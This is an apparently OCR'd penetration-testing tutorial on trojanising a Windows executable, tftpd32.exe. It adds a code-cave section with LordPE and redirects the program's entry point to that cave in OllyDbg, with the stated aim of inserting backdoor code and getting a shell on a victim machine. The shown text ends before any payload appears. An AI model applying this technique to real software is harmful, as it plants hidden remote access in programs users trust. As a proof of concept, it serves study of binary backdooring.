inf.infGather@gmail.com
https://github.com/glender/InfGather

Manually Adding Shellcode to An Existing Windows Executable

v.1.0

Table of Contents

Table of Figures

1.0 High-Level Summary

1.1 Introduction

This document will introduce tools and techniques used to manually add shellcode to an existing Windows executable. In the example, we will be using Kali Linux, Windows Vista, and tftp32.exe.

1.2 Objective

The objective of this document is to provide and short and simple proof-of-concept (POC) on how to manually manipulate and add shellcode to an existing Windows executable. We wish to do the following:

- Add a section to the executable for our code cave (malicious code)
- Modify the existing executable to jump to our newly created code cave
- Preserve the current registers and flags of the executable
- Insert our backdoor code
- Restore the executable's ESP
- Restore the executable's registers and flags
- Return the executable to normal execution flow (i.e. run the program closest to normal as possible)
- Get a shell on the victim machine

1.3 Tools Used

The example will make use of the following tools:


- Kali Linux
- LordPE
- Metasploit Framework/msfvenom
- Netcat
- OllyDbg

- Windows Vista
- XVI32

2.0 Adding a code cave using a PE Editor

The first thing that we need to do is to add a new code section to the executable using a PE editor. In the example, we will use LordPE but, feel free to use your favorite PE editor.


In the below figure, we are opening the TFTP executable in LordPE and checking the existing sections. From here, we want to add a new section (our code cave).



Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	000207A6	00000400	00020800	60000020
.rdata	00022000	0000676C	00020C00	00006800	40000040
.data	00029000	00018E2C	00027400	00002600	C0000040
.rsrc	00042000	00003498	00029A00	00003600	40000040

Figure 1: Checking TFTP Sections


Below, we can see that we have added the new section to the TFTP executable. However, you can see that the size of the section is invalid. We need to make sure that we allocate enough space for it.



Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	000207A6	00000400	00020800	60000020
.rdata	00022000	0000676C	00020C00	00006800	40000040
.data	00029000	00018E2C	00027400	00002600	C0000040
.rsrc	00042000	00003498	00029A00	00003600	40000040
.NewSec	00046000	00000000	0002D000	00000000	E00000E0

Figure 2: Adding a New Section


In our example, we will be using a size of 1000 bytes for the Virtual Size and Raw Size. LordPE kindly makes the new bytes that we have added null, so the application should be able to be run. But, first, we need to save the executable and note down where the new code section begins (in our example, at **00046000**).



Name:	.NewSec
VirtualAddress:	00046000
VirtualSize:	00001000
RawOffset:	0002D000
RawSize:	00001000
Flags:	E00000E0

Figure 3: Allocating Space for the New Section

To ensure that LordPE or the PE editor that you are using correctly filled in null bytes in the new section we can open the newly saved file in a hex editor. Once we have done that, we can jump to the location of the section (from our note above).




```
2CFFA 44 44 49 4E 47 58 00 00 00 00 00 00 00 00 00 00 00  D D I N G X ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D00B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D01C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D02D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D03E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D04F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D071 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D082 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D093 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D0A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D0B5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D0C6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D0D7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D0E8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D0F9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D10A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D11B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
2D12C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯
Adr. hex: 2D000   Char dec: 0   Overwrite
```

Figure 4: Null Byte Check at New Section

As we can see, LordPE has correctly filled in null bytes so the application should be able to be run. From this point, the application is ready for our backdoor code insertion.

3.0 PE-EP'ing Around

From here, we need to open the executable in a debugger (the example will be using OllyDbg). Once the executable is open, we can see that execution is paused at the entry point. We need to find a location where we can hijack the execution flow of the executable. Luckily for us, the first two instructions are prime suspects for that, so we will note them down for later usage.


rdesktop - 127.0.0.1
OllyDbg - tftpd32.exe - [CPU - main thread, module tftpd32]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Program entry point
Paused
Start
address.txt - Notepad
backdoor.txt - Notepad
OllyDbg - tftpd32.exe ...
11:35 AM

```
0041135E    E8 7BA40000    CALL tftpd32.0041B7DE
00411363  .^E9 78FEFFFF    JMP tftpd32.004111E0
00411368  $ 8BFF           MOV EDI,EDI
0041136A  . 55             PUSH EBP
0041136B  . 8BEC           MOV EBP,ESP
0041136D  . 51             PUSH ECX
0041136E  . 56             PUSH ESI
0041136F  . 8B75 0C        MOV ESI,DWORD PTR SS:[EBP+C]
00411372  . 56             PUSH ESI
00411373  . E8 85800000    CALL tftpd32.004193FD
00411378  . 8945 0C        MOV DWORD PTR SS:[EBP+C],EAX
0041137B  . 8B46 0C        MOV EAX,DWORD PTR DS:[ESI+C]
0041137E  . 59             POP ECX
0041137F  . A8 82          TEST AL,82
00411381  .v75 17          JNZ SHORT tftpd32.0041139A
00411383  . E8 C80E0000    CALL tftpd32.00412250
00411388  . C700 09000000  MOV DWORD PTR DS:[EAX],9
0041138E  > 834E 0C 20     OR DWORD PTR DS:[ESI+C],20
00411392  . 83C8 FF        OR EAX,FFFFFFFF
00411395  .vE9 2F010000    JMP tftpd32.004114C9
0041139A  > A8 40          TEST AL,40
0041139C  .v74 0D          JE SHORT tftpd32.004113AB
0041139E  . E8 AD0E0000    CALL tftpd32.00412250
004113A3  . C700 22000000  MOV DWORD PTR DS:[EAX],22
004113A9  .^EB E3          JMP SHORT tftpd32.0041138E
004113AB  > 53             PUSH EBX
004113AC  . 33DB           XOR EBX,EBX
004113AE  . A8 01          TEST AL,1
004113B0  .v74 16          JE SHORT tftpd32.004113C8
0041B7DE=tftpd32.0041B7DE
```

```
Registers (FPU)
EAX 76183821 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 0041135E tftpd32.<ModuleEntryPoint>
EBX 7FFD5000
ESP 0012FFA4
EBP 0012FFAC
ESI 00000000
EDI 00000000

EIP 0041135E tftpd32.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (G
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                 ASCII
00429000  01 00 00 00 FF FF FF FF  ☺...
00429008  00 00 00 00 48 29 42 00  ....H)B.
00429010  01 00 00 00 38 29 42 00  ☺...8)B.
00429018  02 00 00 00 2C 29 42 00  ☻...,)B.
00429020  03 00 00 00 20 29 42 00  ♥... )B.
00429028  04 00 00 00 10 29 42 00  ♦...►)B.
00429030  05 00 00 00 04 29 42 00  ♣...♦)B.
00429038  06 00 00 00 F8 28 42 00  ♠...°(B.
00429040  07 00 00 00 E8 28 42 00  •...Φ(B.
00429048  08 00 00 00 DC 28 42 00  ◘...▄(B.
00429050  09 00 00 00 D0 28 42 00  ....╨(B.
00429058  35 00 00 00 01 00 00 00  5...☺...
00429060  36 00 00 00 04 00 00 00  6...♦...
00429068  01 00 00 00 04 00 00 00  ☺...♦...
00429070  03 00 00 00 04 00 00 00  ♥...♦...
00429078  06 00 00 00 04 00 00 00  ♠...♦...
00429080  07 00 00 00 04 00 00 00  •...♦...
00429088  2C 00 00 00 04 00 00 00  ,...♦...
00429090  33 00 00 00 04 00 00 00  3...♦...
```

```
0012FFA4  76183833  RETURN to kernel32.76183833
0012FFA8  7FFD5000
0012FFAC  0012FFEC
0012FFB0  7750A9BD  RETURN to ntdll.7750A9BD
0012FFB4  7FFD5000
0012FFB8  00125C34
0012FFBC  00000000
0012FFC0  00000000
0012FFC4  7FFD5000
0012FFC8  00000000
0012FFCC  00000000
0012FFD0  00000000
0012FFD4  0012FFB8
0012FFD8  00000000
0012FFDC  FFFFFFFF  End of SEH chain
0012FFE0  774D8BF2  SE handler
0012FFE4  775152D0  ASCII "ught exception %08lx
0012FFE8  00000000
0012FFEC  00000000
0012FFF0  00000000
```

Figure 5: Entry Point Instructions, OllyDbg

4.0 Jump, Jump, Jump Around

Now that we have the entry point's original instructions, we need to modify the instructions to jump to our code cave. Remember, this address was noted in 2.0 Adding a code cave using a PE Editor.



```
0041135E    -E9 9D4C0300     JMP tftpd32.00446000
00411363   .^E9 78FEFFFF     JMP tftpd32.004111E0
00411368  $  8BFF            MOV EDI,EDI
0041136A  .  55              PUSH EBP
0041136B  .  8BEC            MOV EBP,ESP
0041136D  .  51              PUSH ECX
0041136E  .  56              PUSH ESI
0041136F  .  8B75 0C         MOV ESI,DWORD PTR SS:[EBP+C]
00411372  .  56              PUSH ESI
00411373  .  E8 85800000     CALL tftpd32.004193FD
00411378  .  8945 0C         MOV DWORD PTR SS:[EBP+C],EAX
0041137B  .  8B46 0C         MOV EAX,DWORD PTR DS:[ESI+C]
0041137E  .  59              POP ECX
0041137F  .  A8 82           TEST AL,82
00411381  .v75 17            JNZ SHORT tftpd32.0041139A
00411383  .  E8 C80E0000     CALL tftpd32.00412250
00411388  .  C700 09000000   MOV DWORD PTR DS:[EAX],9
0041138E  >  834E 0C 20      OR DWORD PTR DS:[ESI+C],20
00411392  .  83C8 FF         OR EAX,FFFFFFFF
00411395  .vE9 2F010000      JMP tftpd32.004114C9
0041139A  >  A8 40           TEST AL,40
0041139C  .v74 0D            JE SHORT tftpd32.004113AB
0041139E  .  E8 AD0E0000     CALL tftpd32.00412250
004113A3  .  C700 22000000   MOV DWORD PTR DS:[EAX],22
004113A9  .^EB E3            JMP SHORT tftpd32.0041138E
004113AB  >  53              PUSH EBX
004113AC  .  33DB            XOR EBX,EBX
004113AE  .  A8 01           TEST AL,1
004113B0  .v74 16            JE SHORT tftpd32.004113C8
004113B2  .  895E 04         MOV DWORD PTR DS:[ESI+4],EBX
004113B5  .  A8 10           TEST AL,10
004113B7  .v0F84 87000000    JE tftpd32.00411444
004113BD  .  8B4E 08         MOV ECX,DWORD PTR DS:[ESI+8]
004113C0  .  83E0 FE         AND EAX,FFFFFFFE
004113C3  .  890E            MOV DWORD PTR DS:[ESI],ECX
004113C5  .  8946 0C         MOV DWORD PTR DS:[ESI+C],EAX
004113C8  >  8B46 0C         MOV EAX,DWORD PTR DS:[ESI+C]
004113CB  .  83E0 EF         AND EAX,FFFFFFEF
004113CE  .  83C8 02         OR EAX,2
```

```
Assemble at 00411363
JMP 00446000
[✓] Fill with NOP's
Assemble   Cancel
```

```
EAX 76183821 kernel32.BaseThread
EFL 00000246 (NO,NB,E,BE,NS,PE,
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

```
Address   Hex dump                  ASCII
00429000  01 00 00 00 FF FF FF FF   0...
00429008  00 00 00 00 48 29 42 00   ....H)B.
00429010  01 00 00 00 38 29 42 00   0...8)B.
```

